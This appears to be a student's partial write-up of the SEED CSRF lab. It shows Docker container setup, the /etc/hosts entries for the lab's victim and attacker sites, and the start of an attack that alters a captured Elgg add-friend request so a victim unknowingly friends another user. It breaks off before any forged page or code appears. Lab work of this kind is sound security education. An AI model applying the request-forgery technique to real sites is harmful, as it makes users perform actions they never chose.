CSRF Lab 2.0

Contents

Environment Setup:

After downloading docker .yml file the docker is setup using commands as follows:

```
seed@VM: ~/.../Labsetup
[11/19/22]seed@VM:~/.../Labsetup$ dcbuild
Building elgg
Step 1/10 : FROM handsonsecurity/seed-elgg:original
 ---> e7f441caa931
Step 2/10 : ARG WWWDir=/var/www/elgg
 ---> Using cache
 ---> 39afa1816c8e
Step 3/10 : COPY elgg/settings.php $WWWDir/elgg-config/settings.php
 ---> 04d3e6307b97
Step 4/10 : COPY elgg/Csrf.php     $WWWDir/vendor/elgg/elgg/engine/
classes/Elgg/Security/Csrf.php
 ---> 30814b9fee50
Step 5/10 : COPY elgg/ajax.js      $WWWDir/vendor/elgg/elgg/views/d
efault/core/js/
 ---> 501fc5c496bf
Step 6/10 : COPY apache_elgg.conf /etc/apache2/sites-available/
 ---> 81a9b37b167e
Step 7/10 : RUN  a2ensite apache_elgg.conf
 ---> Running in 3f90cf10f6c1
```

Dcup is then ran to get the container up and running

```
[11/19/22]seed@VM:~/.../Labsetup$ dcup
Recreating elgg-10.9.0.5     ... done
Recreating mysql-10.9.0.6    ... done
Creating attacker-10.9.0.105 ... done
Attaching to attacker-10.9.0.105, mysql-10.9.0.6, elgg-10.9.0.5
mysql-10.9.0.6 | 2022-11-19 14:07:13+00:00 [Note] [Entrypoint]: Ent
rypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2022-11-19 14:07:14+00:00 [Note] [Entrypoint]: Swi
tching to dedicated user 'mysql'
mysql-10.9.0.6 | 2022-11-19 14:07:15+00:00 [Note] [Entrypoint]: Ent
rypoint script for MySQL Server 8.0.22-1debian10 started.
```

For DNS config we can check DNS setted up that will be used in our labs

```
[11/19/22]seed@VM:~/.../Labsetup$ dockps
47d6eab112bc  mysql-10.9.0.6
e005873210f1  elgg-10.9.0.5
88c9ca8a5fd5  attacker-10.9.0.105
[11/19/22]seed@VM:~/.../Labsetup$
```

Therefore, the web pages we put inside the `attacker` folder on the VM will be hosted by the attacker's website. We have already placed some code skeletons inside this folder.

DNS configuration. We access the Elgg website, the attacker website, and the defense site using their respective URLs. We need to add the following entries to the `/etc/hosts` file, so these hostnames are mapped to their corresponding IP addresses. You need to use the root privilege to change this file (using `sudo`). It should be noted that these names might have already been added to the file due to some other labs. If they are mapped to different IP addresses, the old entries must be removed.

```
10.9.0.5        www.seed-server.com
10.9.0.5        www.example32.com
10.9.0.105      www.attacker32.com
```

MySQL database. Containers are usually disposable, so once it is destroyed, all the data inside the containers are lost. For this lab, we do want to keep the data in the MySQL database, so we do not lose our work when we shutdown our container. To achieve this, we have mounted the `mysql_data` folder

These new DNS are updated into the hosts file.


```
[11/19/22]seed@VM:~/.../Labsetup$ dockps
47d6eab112bc  mysql-10.9.0.6
e005873210f1  elgg-10.9.0.5
88c9ca8a5fd5  attacker-10.9.0.105
[11/19/22]seed@VM:~/.../Labsetup$ sudo gedit /etc/hosts
```

```
127.0.0.1       localhost
127.0.1.1       VM

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

# For DNS Rebinding Lab
192.168.60.80   www.seedIoT32.com

# For SQL Injection Lab
10.9.0.5        www.SeedLabSQLInjection.com

# For XSS Lab
10.9.0.5        www.xsslabelgg.com
10.9.0.5        www.seed-server.com
10.9.0.5        www.example32a.com
10.9.0.5        www.example32b.com
10.9.0.5        www.example32c.com
10.9.0.5        www.example60.com
10.9.0.5        www.example70.com

# For CSRF Lab
10.9.0.5        www.csrflabelgg.com
10.9.0.5        www.csrflab-defense.com
10.9.0.105      www.csrflab-attacker.com

10.9.0.5        www.seed-server.com
10.9.0.5        www.example32.com
10.9.0.105      www.attacker32.com

# For Shellshock Lab
10.9.0.80       www.seedlab-shellshock.com
```

The host file is updated and is saved to be used as the same alias as the set up lab.


```
[11/19/22]seed@VM:~/.../Labsetup$ sudo gedit /etc/hosts &>/dev/null
 &
[1] 4175
```

Now I have loaded the web server for CSRF lab provided in lab setup.




Task 1

First we add http live header to check all the requests where it is visible that the login credentials have been caught in the header.




Task 2


Now we will use attack32 web page to launch attack.




Logging in as Samy who is the victim here.




Checking members and locating Alice.




Now we add a friend into Samy's friend list and take the request sent to add friend. Here, Alice's guid is also taken and from the request we will now then change the request guid from that of Alice to Samy so the request will make Alice add Samy.



Taking out the selected portion for the purpose of Attack.



